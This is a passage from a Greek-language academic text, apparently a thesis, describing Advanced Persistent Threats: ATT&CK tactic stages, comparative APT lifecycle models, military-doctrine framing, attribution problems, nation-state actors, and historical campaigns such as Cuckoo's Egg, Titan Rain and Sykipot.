Οι αναλύσεις ATT και της CK για τις τακτικές φαίνεται να είναι τα διακριτά στάδια μιας επίθεσης, στην οποία εργάζεται ένας παράγοντας της απειλής για την επίτευξη του στρατηγικού στόχου [19]. Οι πίνακες ATT και CK περιγράφουν τις επόμενες τακτικές/στάδια:

- Αρχική πρόσβαση (Initial Access): Αποτελείται από την αρχική επαφή με τον στόχο για την αναζήτηση του σημείου/επαφής πρόσβασης (zero-patient).
- Διάρκεια (Persistence): Ο δράστης επιδιώκει να αποκτήσει πρόσβαση για πολύ καιρό στο στόχο.
- Κλιμάκωση προνομίων (Privilege Escalation): Για την απόκτηση δικαιωμάτων στο δίκτυο είναι απαραίτητο να εγκατασταθεί λογισμικό κακόβουλης λειτουργίας ή να αποκτηθεί πρόσβαση σε εμπιστευτικά δεδομένα - διαπιστευτήρια.
- Εντοπισμός (Discovery): Συνίσταται στη λήψη σχετικών πληροφοριών από τον στόχο, όπως η «τοποθεσία» του συστήματος (system location) ή τα ονόματα χρήστη (usernames).

- Πλευρική κίνηση (Lateral Movement): Αναφέρεται στον τρόπο με τον οποίο ο δράστης κινείται εντός του δικτύου για να αναζητήσει σημαντικές ευαίσθητες πληροφορίες ή υπηρεσίες.
- Συλλογή (Collection): Συλλογή πληροφοριών ενδιαφέροντος.
- Εξαγωγή Δεδομένων (Extraction): Εξαγωγή των συλλεχθέντων δεδομένων.

Τα επόμενα στάδια επιτυγχάνουν το στόχο της επίθεσης και μπορούν να εκτελεστούν παράλληλα με τα προηγούμενα επτά στάδια.

- Εκτέλεση (Execution): Εκτέλεση λογισμικού κακόβουλης λειτουργίας μέσω απομακρυσμένων συνδέσεων που ενεργοποιούνται μεταξύ του αρχικού σταδίου πρόσβασης (Initial Access) και της πλευρικής κίνησης (Lateral Movement).
- Αποφυγή της άμυνας (Defense Evasion): Συνίσταται στην αποφυγή ανίχνευσης από τους μηχανισμούς άμυνας και ανίχνευσης, για παράδειγμα, τείχος προστασίας (Firewall) ή αρχεία καταγραφής (Logs).
- Πρόσβαση διαπιστευτηρίων (Credential Access): Πρόσβαση στο σύστημα που έχει παραβιαστεί με έγκυρα διαπιστευτήρια.
- Διοίκηση&Έλεγχος (Command&Control – C&C): Συνίσταται στη δημιουργία ενός ασφαλούς καναλιού επικοινωνίας C&C για την επικοινωνία των server των επιτιθέμενων παραγόντων με τα παραβιασμένα συστήματα/δίκτυα των στόχων.

1.6.8 Σύνοψη

Όλοι οι προτεινόμενοι κύκλοι ζωής APT έχουν ομοιότητες στις μεθόδους και τις τεχνικές που χρησιμοποιούν οι παράγοντες επίθεσης, σε κάθε στάδιο. Κατά συνέπεια, ένα στάδιο ενός κύκλου ζωής μπορεί να χωριστεί σε διάφορα μικρότερα στάδια ανάλογα με την προσέγγιση η οποία προσπαθεί να εξηγήσει λεπτομερέστερα πώς λειτουργεί η επίθεση APT. Για το λόγο αυτό, οι ερευνητές μπορούν να επιλέξουν τον κύκλο ζωής που ταιριάζει στην εργασία τους ή να χρησιμοποιήσουν έναν προτεινόμενο κύκλο ζωής ως βάση για τη δημιουργία ενός νέου κύκλου ζωής. Κάθε επίθεση APT έχει *μοναδικά χαρακτηριστικά* και πολλοί μπορεί να χρησιμοποιούν έναν παρόμοιο κύκλο ζωής. Στον παρακάτω πίνακα 3, γίνεται συγκριτική παράθεση των χαρακτηριστικών τους.

3 στάδια	4 στάδια	4 στάδια	5 Στάδια	5 Στάδια	6 Στάδια	6 Στάδια	7 Στάδια	7 Στάδια	8 Στάδια	11 Στάδια
Αρχική Παραβίαση (Initial Compromise)	Συλλογή Πληροφοριών (Information Collection)	Αρχική Παραβίαση (Initial Compromise)	Αναγνώριση (Reconaissance)	Παράδοση (Delivery)	Συλλογή Πληροφοριών (Intelligence Gathering)	Αναγνώριση και Εξοπλισμός (Reconaisance and Weaponization)	Έρευνα (Research)	Αναγνώριση (Reconaissance)	Αρχική αναγνώριση (Initial Recon)	Αρχική Πρόσβαση (Initial Access)
	Φάση Παραβίασης (Intrusion Phase)		Εισβολή (Incursion)		Αρχική Παραβίαση (Initial Compromise)	Παράδοση (Delivery)	Προετοιμασία (Preparaton)	Εξοπλισμός (Weaponization)	Αρχική Παραβίαση (Initial Compromise)	Διάρκεια Παραμονής/ Αντοχή (Persistence)
						Αρχική Διεισδυση (Initial Intrusion)	Διεισδυση (Intrusion)	Παράδοση (Delivery)		Αύξηση προνομίων (Priviledge Escalation)
Πλευρική Κίνηση (Lateral Movement)	Πλευρική Επέκταση (Lateral Expansion)	Διοίκηση και Έλεγχος (Command&Control – C&C)	Εντοπισμός (Discovery)	Εκμετάλλευση (Exploit)	Διοίκηση και Έλεγχος (Command&Control – C&C)	Διοίκηση και Έλεγχος (Command&Control – C&C)	Κατακτηση του δικτύου (Conquer the Network)	Εκμετάλλευση (Exploitation)	Δημιουργία Προγεφυρώματος (Establish Foothold)	Εντοπισμός – Ανακάλυψη (Discovery)
		Πλευρική κίνηση (Lateral Movement)	Δέσμευση του δικτύου (Capture)	Εγκατάσταση (Installtion)	Πλευρική κίνηση (Lateral Movement)	Πλευρική κίνηση (Lateral Movement)	Απόκρυψη παρουσίας (Hiding Presence)	Εγκατάσταση (Installation)	Αύξηση προνομίων (Priviledge Escalation)	Πλευρική κίνηση (Lateral Movement)
					Ανακάλυψη Στοιχείων/Δεδομένων (Assets/Data Discovery)				Εσωτερική αναγνώριση (Internal Recon)	
Διοίκηση και Έλεγχος (Command&Control – C&C)	Κλοπή πληροφοριών (Information Theft Phase)	Επιτυχής Επίθεση (Attack Achievement)	Εξαγωγή Δεδομένων και διαγραφή εργαλείων από το σύστημα (Ex-filtration)	Διοίκηση και Έλεγχος (Command&Control – C&C)	Εξαγωγή Δεδομένων (Data Exfiltration)	Εξαγωγή Δεδομένων (Data Exfiltration)	Συλλογή δεδομένων (Gathering Data):	Διοίκηση και Έλεγχος (Command&Control – C&C)	Διατήρηση παρουσίας (Maintain Presence)	Συλλογή (Collection)
							Διατήρηση της πρόσβασης (Maintaining Access):	Ενέργειες στον Στόχο (Actions on Objectives)	Ολοκλήρωση της Αποστολής (Complete Mission)	Εξαγωγή Δεδομένων (Extraction)
										Στάδια που εκτελούνται παράλληλα: • Εκτέλεση (Execution) • Αποφυγή της άμυνας (Defense Evasion) • Διοίκηση&Έλεγχος (Command&Control – C&C) • Πρόσβαση διαπιστευτηρίων (Credential Access)

Πίνακας 3 Συγκριτικός Πίνακας Χαρακτηριστικών των κύκλων ζωής των επιθέσεων APT

1.7 Οργανωμένη εκστρατεία και Επίθεση: Η οπτική των APT μέσα απο τη στρατιωτική επιστήμη

1.7.1 Περιγραφή των APT με Στρατιωτικές Έννοιες

Το στρατιωτικό δόγμα παρουσιάζει σωρευτικά, ευρήματα υψηλού επιπέδου από μια μακρά ιστορία ολοκληρωμένης έρευνας, ανάλυσης, ανάπτυξης, δοκιμών, πρακτικής εφαρμογής και διδαγμάτων (Piehler 2013, Klein 1989; Van Creveld 1985). Καθώς η στρατιωτική επιστήμη είναι η επιστήμη της οργανωμένης σύγκρουσης, παρέχει ένα χρήσιμο όργανο για την ερμηνεία, τον καθορισμό και τον χαρακτηρισμό των APT, οι οποίες περιλαμβάνουν οργανωμένες δραστηριότητες που διεξάγονται για την υποστήριξη απόκτησης/προσβολής στόχων που ενδέχεται να εκτείνονται πέρα από τις άμεσες συνέπειες της απλής επίθεσης για δεδομένα και συστήματα, ή ακόμη και τις προβλέψιμες αρνητικές συνέπειες για άτομα και οργανισμούς. Αυτού του είδους οι δράσεις μπορούν να αποτελέσουν στρατηγικά μέσα για την αλλαγή, μέσω των οποίων ο πλούτος και η δύναμη αποκτώνται σταδιακά εις βάρος άλλων ανθρώπων, οργανώσεων, κοινωνιών και εθνών. Τελικά, οι μέθοδοι και τα στάδια ανάπτυξης των APT αντιπροσωπεύουν καταστάσεις οργανωμένης σύγκρουσης στις οποίες οι οργανωμένες οντότητες διαθέτουν τους πόρους τους με σκοπό την επίθεση ή την υπεράσπιση περιουσιακών στοιχείων. Πρόκειται για πόλεμο, αλλά συνήθως δεν αναγνωρίζεται ως τέτοιος σύμφωνα με τις διατάξεις του εθνικού και του διεθνούς δικαίου, δεδομένου ότι πρέπει να πληρούνται συγκεκριμένα νομικά κριτήρια για να αποτελέσουν επισήμως «πολεμικές πράξεις».

Οι APT μπορούν να εξεταστούν από τρεις οπτικές γωνίες: 1) μια επιθυμητή τελική κατάσταση, 2) ένα γενικό σχέδιο για να φτάσουμε εκεί (το οποίο διαμορφώνεται καθώς εξελίσσεται η κατάσταση), και 3) τα συγκεκριμένα βήματα που απαιτούνται για την υλοποίηση του εν λόγω σχεδίου. Η ενθάρρυνση των σωρευτικών αποτελεσμάτων για την επίτευξη στρατηγικών στόχων καλύπτεται καλά από το στρατιωτικό δόγμα. Στη στρατιωτική ομοιότητα, το γενικό τελικό κράτος, το σχέδιο για την επίτευξη αυτού του στόχου, και τα εμπλεκόμενα βήματα αναφέρονται ως το στρατηγικό, επιχειρησιακό και τακτικό επίπεδο του πολέμου, αντίστοιχα [68] (I-7,8). Όπως ορίζεται στο JP 1-0, Δόγμα για τις Ένοπλες Δυνάμεις των Ηνωμένων Πολιτειών, «Μια επιχείρηση είναι μια ακολουθία τακτικών ενεργειών με κοινό σκοπό ή κοινό θέμα» [68] (I-9). Ο «κοινός σκοπός» πίσω από αυτή την «αλληλουχία ενεργειών τακτικής» είναι το κίνητρο για την επιχείρηση— οι «στρατηγικοί στόχοι» τους οποίους τελικά επιδιώκει η επιχείρηση (I-8,9). Οι APT είναι επιχειρήσεις—αυτό που ο στρατός των ΗΠΑ αποκαλεί σήμερα «επιθετικές επιχειρήσεις κυβερνοχώρου (OCO)» [72] (II-2).

Οι άμεσοι στόχοι που επιτυγχάνονται μέσω καθεμιάς από αυτές τις ενέργειες αποσκοπούν στην επίτευξη ευρύτερων στρατηγικών στόχων για τους φορείς εκμετάλλευσης APT ή οποιωνδήποτε δυνάμεων θα μπορούσαν να τους υποστηρίξουν. Για παράδειγμα, αν και η επιτυχής κλοπή του τύπου για ένα καινοτόμο προϊόν μπορεί να επιτύχει το στόχο της πράξης που απευθύνεται σε μία εταιρεία. Η κλοπή πολλών διαφορετικών ειδών πνευματικής ιδιοκτησίας από πολλές διαφορετικές εταιρείες του ίδιου κλάδου θα μπορούσε να επιτρέψει την επίτευξη του στρατηγικού στόχου μιας δύναμης να κυριαρχήσει στην αγορά. Η κατανόηση ότι η APT είναι μια επιχείρηση είναι το κλειδί για την ήττα της. Οι πράξεις μιας APT είναι επιχειρήσεις προσανατολισμένες προς τους σκοπούς, οι οποίες περιορίζονται από τον αριθμό κινήσεων τακτικής που διαθέτει ο φορέας για την επίτευξη ενός ή περισσότερων συγκεκριμένων στόχων. Η επιχειρησιακή εικόνα συνδέει όλες τις τακτικές με σκοπό την επίτευξη επιχειρησιακών στόχων που επιδιώκουν στρατηγικούς στόχους. Η αναστροφή της διαδικασίας που οδήγησε τις επιχειρήσεις του επιτιθέμενου, μπορεί να επιτρέψει στον αμυνόμενο να προβλέψει μια κίνηση τακτικής, να χρησιμοποιήσει αποτελεσματικά τις δυνατότητές του και να διαταράξει την επιχείρηση. Οι επιχειρήσεις μπορούν να αποδιοργανωθούν για να προστατέψουν τους στρατηγικούς στόχους του αντιπάλου ή ακόμη και να χρησιμοποιηθούν (π.χ. μέσω σκόπιμης παραπληροφόρησης/προπαγάνδας) για να υπονομεύσουν τα ευρύτερα στρατηγικά συμφέροντα του αντιπάλου.

1.7.2 Αντίληψη της Κατάστασης (Situational Awareness – SA)

Η αντίληψη της κατάστασης —η επίγνωση του τι συμβαίνει σε μια κατάσταση που παρουσιάζει ενδιαφέρον— είναι απαραίτητη για την σωστή λήψη αποφάσεων και την ανάληψη κατάλληλης δράση [75], (Smith and Hancock 1995, Bedny and Meister 1999). Επιλέξαμε να χρησιμοποιήσουμε το θεωρητικό μοντέλο του Endsley για την Επίγνωση της Κατάστασης, διότι περιγράφει μια γραμμική διαδικασία που προσφέρεται εύκολα για τον προσδιορισμό μιας «ανεστραμμένης διαδικασίας» με στόχο τον αποκλεισμό

απο την αντίληψη της κατάστασης [75[.

Ο Endsley (1995) παρουσιάζει τη διαδικασία ανάπτυξης της SA σε τρία προοδευτικά στάδια, τα οποία κυμαίνονται από σχετικά χαμηλή αντίληψη έως σχετικά υψηλή αντίληψη σχετικά με μια κατάσταση. Γενικά, οι «καταστάσεις» αποτελούνται από αντικείμενα ή φαινόμενα που υπάρχουν στο εξωτερικό «περιβάλλον» (σε αντίθεση με αυτά που προέρχονται από το εσωτερικό περιβάλλον του μυαλού). Η SA αφορά τη συνειδητοποίηση εκ μέρους ενός γνωστικού παράγοντα των συνθηκών υπό τις οποίες λαμβάνει χώρα η λήψη αποφάσεων και η ανάληψη δράσης με γνώμονα το στόχο (Target). Πρώτον, ανιχνεύσιμα στοιχεία που αντιπροσωπεύουν κάποιο αντικείμενο ή φαινόμενο εκτός του μέσου μετάδοσης, ανιχνεύονται μέσω ενός ή περισσότερων γνωστικών μέσων και έχουν καταγραφεί μέσα από ένα μαθησιακό μοντέλο, και δημιουργεί μια κατάσταση «βασικής αντίληψης» (επίπεδο 1 SA). Μέσω της σύγκρισης των αισθητών- διαφορετικών μοτίβων με τις δομές στη μνήμη, επιτυγχάνεται αναγνώριση πάντα σε σχέση με το ανιχνευόμενο αντικείμενο ή φαινόμενο, μαζί με τεκμαρτό της έννοιας που σηματοδοτεί μια κατάσταση «κατανόησης» (επίπεδο 2 SA). Εάν ο γνωστικός παράγοντας μπορεί να κατανοήσει τα σχετικά στοιχεία μιας κατάστασης, τις σχέσεις μεταξύ τους και το πλαίσιο εντός του οποίου υφίστανται, σε βαθμό που οι επιπτώσεις μπορούν να συναχθούν ή να προβλεφθούν αξιόπιστα, τότε έχει επιτευχθεί η «προβολή» (επίπεδο 3 SA).

Σε τακτικό επίπεδο, απαιτείται αντίληψη της κατάστασης, προκειμένου να διασφαλιστεί ότι οι ενέργειες θα έχουν ως αποτέλεσμα τις επιθυμητές επιπτώσεις στους Αντικειμενικούς Σκοπούς [70] (I-25). Σε επιχειρησιακό επίπεδο, απαιτείται η αντίληψη της κατάστασης, προκειμένου να διασφαλιστεί ότι όλες οι τακτικές δράσεις συντονίζονται και συμβάλλουν στην επίτευξη των επιχειρησιακών στόχων, δηλαδή ένα επιθυμητό τελικό στάδιο, το οποίο λειτουργεί σε όλες τις τακτικές περιπτώσεις που συμβαίνουν εντός του καθορισμένου επιχειρησιακού πλαισίου [70] (I-24). Σε στρατηγικό επίπεδο, απαιτείται επίγνωση της κατάστασης προκειμένου να διασφαλιστεί ότι τα συνολικά τελικά επίπεδα των δραστηριοτήτων συμβάλλουν στην επίτευξη κάποιου επιθυμητού σχετικού καθεστώτος στο πλαίσιο κάποιου μεγαλύτερου ανταγωνιστικού περιβάλλοντος [70] (I-23,24).

Στο πλαίσιο μιας επιχείρησης APT, ο φορέας εκμετάλλευσης της APT πρέπει να διατηρεί την επίγνωση κατάστασης εντός του επιχειρησιακού περιβάλλοντος, ώστε να διασφαλίζει ότι οι τακτικές ενέργειες (δηλαδή συλλογή πληροφοριών, μετακινήσεις, ελιγμοί κλπ) είναι κατάλληλες και αποτελεσματικές και ότι συμβάλλουν στην επιβολή της ασφάλειας προστασίας/λειτουργίας [76] (I-3)·, [77] (3-11). Επιπλέον, απαιτείται αντίληψη της κατάστασης σε επιχειρησιακό επίπεδο για τη σύνδεση της τακτικής με τους επιχειρησιακούς στόχους και τους επιχειρησιακούς στόχους με στρατηγικούς στόχους [70] (I-12,14). Ο συντονισμός αυτός απαιτεί απαραιτήτως κατανόηση της πρόθεσης του κυβερνήτη [68] (V-15) και μπορεί να απαιτήσει την παροχή πληροφοριών για αποφάσεις σε επίπεδο διοίκησης/στρατηγικές [68] (V-19)·, [77] (I-3). Αν και ο βαθμός αυτονομίας που παρέχεται στους φορείς εκμετάλλευσης APT μπορεί να ποικίλλει ανάλογα με τις περιστάσεις, απαιτείται κάποιος βαθμός ολοκληρωμένης ευαισθητοποίησης όσον αφορά την κατάσταση στις τακτικές, τις πτητικές λειτουργίες και τη στρατηγική, όπου υπάρχει ιεραρχία [69](1-4)·, [77] (1-1). Καθώς βελτιώνεται η επίγνωση μιας κατάστασης, αυξάνεται η ικανότητα για «κατάλληλη» απόφαση και δράση (δηλαδή απόφαση και δράση που θα οδηγήσει σε επιθυμητό αποτέλεσμα, δεδομένης της πραγματικότητας μιας κατάστασης). Καθώς μειώνεται η ευαισθητοποίηση, η ικανότητα αυτή φυσικά μειώνεται επίσης. Η SA είναι μια εικονική συνθήκη. Πρόκειται ουσιαστικά για εσωτερική/υποκειμενική απεικόνιση μιας εξωτερικής/αντικειμενικής πραγματικότητας, βάσει των διαθέσιμων στοιχείων. Συνεπώς, οι αλλαγές στα διαθέσιμα αποδεικτικά στοιχεία οδηγούν σε αλλαγές στην SA. Όταν υπάρχει κατανόηση των δομών πληροφοριών του μέσου αναγνώρισης στη μνήμη, μπορούν να επιλεγούν (ή να σχεδιαστούν) αποδεικτικά στοιχεία για να επέλθουν αλλαγές στο νοητικό μοντέλο μιας κατάστασης του εν λόγω παράγοντα. Η πράξη της σκόπιμης διάθεσης παραπληροφόρησης σε έναν παράγοντα APT, έτσι ώστε η διαδικασία ανάπτυξης της SA να έχει ως αποτέλεσμα μια ψευδή αλλά φαινομενικά αξιόπιστη απεικόνιση της πραγματικότητας στο μυαλό του εν λόγω παράγοντα, είναι η πράξη εξαπάτησης που εξηγείται από τη θεωρία της SA.

1.8 Η Δυσκολία Αναγνώρισης / Ταυτοποίησης των Προσώπων Πίσω από Μία APT

Η απόδοση μιας κυβερνοεπίθεσης ή μιας συγκεκριμένης εκστρατείας σε έναν παράγοντα παρουσιάζει εκτεταμένες δυσκολίες. Το πρόβλημα αυτό είναι πιο περίπλοκο όταν προσπαθεί να συσχετίσει κανείς μία APT με μια συγκεκριμένη ομάδα ή κράτος. Οι ειδικοί μπορούν να παρατηρήσουν διαφορετικές αποδείξεις για να εντοπίσουν τους παράγοντες πίσω από μία APT, κατά την ανάλυση αυτών των απειλών, όπως διευθύνσεις IP, e-mail ή ο κακόβουλος κώδικας που χρησιμοποιείται. Αυτοί οι

παράγοντες των επιθέσεων χρησιμοποιούν συχνά την πλαίσιο – έννοια της «ψεύτικης σημαίας» (False Flag Concept), η οποία συνίσταται στο να παριστάνουν έναν τρίτο παράγοντα με σκοπό να παρέχουν κάλυμμα στις επιχειρήσεις τους. Τα τελευταία χρόνια, οι επιθέσεις που αποδίδονται σε κυβερνητικούς παράγοντες και οργανωμένες ομάδες παρουσιάζουν σημαντική αύξηση.

Οι κύριοι παράγοντες μπορούν να υποδιαιρεθούν σε δύο μεγάλες ομάδες: κυβερνητικοί φορείς και οργανωμένες εγκληματικές ομάδες. Οι εν λόγω φορείς APT θα περιγραφούν εν συντομία στα ακόλουθα, ενώ οι κυριότεροι θα αναλυθούν σε έτερο κεφάλαιο.

1.9 Κυριότεροι Παράγοντες

Οι κυβερνοεπιθέσεις που πραγματοποιούνται από κυβερνήσεις και έθνη – κράτη γίνονται ολοένα και πιο συχνές. Οι υποψίες για παρέμβαση σε εκλογές ή διακοπή της παροχής ηλεκτρικού ρεύματος σε άλλες χώρες προκαλούν ευρύτατα διαδεδομένη δημόσια ανησυχία λόγω των υψηλών ικανοτήτων στο κυβερνοχώρο, όλων αυτών των παραγόντων.

- Κίνα: Οι επιθέσεις στον κινεζικό κυβερνοχώρο έχει παρατηρηθεί ότι επικεντρώνονται στη βιομηχανική κατασκοπεία και αποσκοπούν στην κλοπή πνευματικής ιδιοκτησίας. Η APT1 ήταν η πιο επίμονη κυβερνοαπειλή στον κυβερνοχώρο αυτού του παράγοντα [26].
- Ηνωμένες Πολιτείες: Αυτός ο παράγοντας έχει διαπράξει τις πιο εξελιγμένες κυβερνοεπιθέσεις. Οι επιθέσεις ήταν επιζήμιες και έχουν χρησιμοποιηθεί προηγμένες τεχνολογίες, πράγμα που σημαίνει πρόσβαση σε σημαντικούς πόρους για την ανάπτυξη αυτού του είδους επιθέσεων. *Οι εκστρατείες APT χρησιμοποιήθηκαν κυρίως για την επιβολή γεωπολιτικών συμφερόντων.* Ένα παράδειγμα είναι η παγκοσμίως γνωστή επιχείρηση Stuxnet [44], η οποία στόχευε τα συστήματα SCADA (Supervisory Control and Data Acquisition – Εποπτικός Έλεγχος και Απόκτηση Δεδομένων) για να προκαλέσει σημαντικές ζημιές – φθορές στο πυρηνικό πρόγραμμα του Ιράν.
- Ρωσία: Ο παράγοντας αυτός είναι πολύ δραστήριος όσον αφορά την κρατική δραστηριότητα APT. Οι ομάδες αυτές έχουν εμπλακεί σε σοβαρές παραβιάσεις και, λόγω αυτού, έχουν αποτελέσει αντικείμενο εντατικών ερευνών [30]. Πρόσφατα, η Microsoft εντόπισε επιθέσεις spear-phishing από το APT28. Οι στόχοι τους ήταν οι υπάλληλοι της γερμανικής κυβέρνησης. Αυτή η ομάδα επιχείρησε να αποκτήσει πρόσβαση σε διαπιστευτήρια υπαλλήλων και να μολύνει τοποθεσίες με λογισμικό κακόβουλης λειτουργίας [45].
- Ιράν: Στη Μέση Ανατολή, αυτός ο παράγοντας ελέγχει την πλέον επιθετική ικανότητα. [26]. Οι ειδικοί έχουν παρακολουθήσει τις λειτουργίες του APT33, επειδή αυτή η ομάδα έχει πρόσφατα αναβαθμίσει την υποδομή της. Οι βασικοί στόχοι της ομάδας αυτής ήταν η αεροπορική βιομηχανία και οι εταιρείες ενέργειας με συνδέσεις με την παραγωγή πετρελαίου. Οι τελευταίες εκστρατείες κακόβουλου λογισμικού απευθύνονται σε οργανισμούς στις Ηνωμένες Πολιτείες, στη Μέση Ανατολή και στην Ασία [46].
- Βόρεια Κορέα: Οι ομάδες στον κυβερνοχώρο που συνδέονται με αυτόν τον παράγοντα έχουν διεξαγάγει πολυάριθμες επιχειρήσεις, όπως η συμβατική κατασκοπεία, τα hacking των τραπεζών και οι καταστροφικές επιθέσεις [29]. Ένα παράδειγμα που χρησιμοποιεί αυτός ο ηθοποιός είναι το ransomware WannaCry [47].
- Ισραήλ: Ο πιθανότερος συγγραφέας του κώδικα της επίθεσης Stuxnet [44]. Είναι γνωστή για το υψηλό δυναμικό των υπηρεσιών πληροφοριών αυτής της χώρας, ένα παράδειγμα είναι η Μονάδα 8200 [49] του ισραηλινού στρατού, η οποία ισοδυναμεί με την εθνική αμερικανική υπηρεσία πληροφοριών – NSA. Η επίθεση του Duqu 2.0 [48] χρηματοδοτήθηκε από το κράτος από αυτόν τον παράγοντα και έχει μολύνει πολυάριθμα συστήματα σε αρκετές χώρες τα τελευταία χρόνια. Αυτό το λογισμικό κακόβουλης λειτουργίας χρησιμοποίησε zero-day vulnerabilities και για την αποστολή δεδομένων στους διακομιστές εντολών και ελέγχου (C&C). Χρησιμοποιήθηκαν διαφορετικές τεχνικές για την εισαγωγή των υπολογιστών στο δίκτυο.

1.10 Εκστρατείες APT

Οι εκστρατείες είναι το σύνολο των ενεργειών, οι μέθοδοι και οι προσαρμοσμένες τεχνικές που ένας παράγοντας-επιτιθέμενος APT εκτελεί έναντι ενός στόχου προκειμένου να έχει πρόσβαση σε εξαιρετικά ευαίσθητα δεδομένα, για παράδειγμα, χρησιμοποίηση λογισμικού κακόβουλης λειτουργίας zero-day, κοινωνικά δίκτυα και εξαγωγή δεδομένων μέσω διακομιστών (servers) Command&Control. Επιπρόσθετα στους προαναφερθέντες παράγοντες, υπάρχουν ομάδες κυβερνοεγκληματιών που

οργανώνονται με ιδιωτική χρηματοδότηση και δεν εξυπηρετούν κάποια κυβερνητικά συμφέροντα. Οι ομάδες αυτές οργανώνουν και εκτελούν διαφορετικού τύπου εκστρατείες. Τα τελευταία χρόνια, ήρθαν στο φως νέες εκστρατείες APT, οι οποίες (βλέπε πίνακα 2) εξακολουθούν να είναι ενεργές και ο αριθμός των στόχων που επηρεάζονται είναι άγνωστος. Χρησιμοποιούν διαφορετικές μεθόδους ανάπτυξης, π.χ., exploits, μολυσμένα αρχεία και προσαρμοσμένο λογισμικό κακόβουλης λειτουργίας. Οι εκστρατείες αυτές έχουν σχεδιαστεί για κυβερνοκατασκοπεία, και οι βασικοί στόχοι είναι οι διπλωματικοί οργανισμοί, Μέσα Μαζικής Ενημέρωσης, Μέσα Κοινωνικής Δικτύωσης και η «Big Data Tech».

Η έρευνα αυτών των εκστρατειών διεξήχθη από την εταιρεία Kaspersky, χρησιμοποιώντας μια μεθοδολογία 15 σταδίων, στην οποία αναλύθηκαν δείγματα κακόβουλου λογισμικού, η επακόλουθη κυκλοφορία δεδομένων και τα πρωτόκολλα επικοινωνίας που χρησιμοποιήθηκαν από τους δράστες σε κάθε ένα περιστατικό. Το εκάστοτε συμβάν θα μπορούσε να ταξινομηθεί ως APT [50].

Ημερομηνία εντοπισμού	**Πρώτο γνωστό δείγμα**	**Ονομα**	**Νομός**	**Πλατφόρμα-στόχος**
2019	2019	Topinambour	Ενεργό	Windows
2019	2013	TajMahal	Ενεργό	Windows
2018	2018	ShadowHammer	Ανενεργό	Windows
2018	2018	FruitArmor	Ενεργό	Windows

Πίνακας 4. Οι τελευταίες πιο αναγνωρίσιμες εκστρατείες APT που ανακαλύφθηκαν.

1.11 Παραδείγματα επιθέσεων APT που έχουν συμβεί τα τελευταία χρόνια παρατίθενται παρακάτω.

1.11.1 Μία από τις πλέον αξιοσημείωτες απειλές που εντοπίστηκαν τη δεκαετία του 1980 ήταν η «**The uckoo's Egg**» [15] (βλέπε σχήμα 1). Αυτό περιγράφει την ανακάλυψη και το κυνήγι ενός χάκερ ο οποίος είχε εισβάλει στο Εθνικό Εργαστήριο Lawrence Berkeley. Σε αυτή την επίθεση ο χάκερ είχε εμπλακεί για αρκετά χρόνια στην πώληση των αποτελεσμάτων της παραβίασής του, στη σοβιετική KGB. Αυτές οι εξαιρετικές τεχνικές που χρησιμοποιήθηκαν και το χακάρισμα για μεγάλο χρονικό διάστημα την καθιστούν ως την κλασική και πρώτη επίθεση APT.


Τώρα, στον 21ο αιώνα, οι τεχνικές για τις επιθέσεις έχουν γίνει πιο περίπλοκες και περιλαμβάνουν μεγάλο αριθμό υπολογιστών και server (διακομιστών) με ρόλο Διοίκησης και Ελέγχου (Command&Control – C&C).

1.11.2 Η επίθεση **Titan Rain,** το 2003 ξεκίνησε στην Κίνα με μια σειρά από εκτεταμένες κυβερνοεπιθέσεις κατά της αμερικανικής κυβέρνησης. Αυτές είχαν στοχοποιήσει υπολογιστές και δίκτυα με σκοπό την κλοπή ευαίσθητων κρατικών μυστικών σε μια επιχείρηση. Οι χάκερ είχαν εστιάσει στα στρατιωτικά δεδομένα, ενώ περιελάμβαναν και επιθέσεις APT σε ανώτερα συστήματα οργανισμών όπως η NASA και το FBI. Οι επιθέσεις αυτές προκάλεσαν κάποιες προστριβές μεταξύ των κυβερνήσεων των ΗΠΑ και της Κίνας και αναλυτές ασφαλείας κατέδειξαν τον κινεζικό στρατό ως την πηγή των επιθέσεων.

1.11.3 Και πάλι το 2006, μια επίθεση με την ονομασία «**Sykipot**» [16] μοίρασε τρωτά σημεία στο «Adobe Reader&Acrobat». Αυτές ήταν μέρος μιας μακράς σειράς εκστρατειών για στον κυβερνοεπιθέσεις που απευθύνονταν κυρίως σε αμερικανικούς και βρετανικούς οργανισμούς. Αυτοί οι παράγοντες επίθεσης συστηματικά χρησιμοποιούσαν στοχοποιημένα email που περιείχαν είτε μια κακόβουλη σύνδεση (malware links) είτε κακόβουλα συνημμένα (malware attachments) που περιείχαν zero-day exploits. Η μέθοδος εισόδου που εξηγείται παραπάνω ονομάζεται Spear-Phishing, και παίζει σημαντικό ρόλο στις επιθέσεις APT.

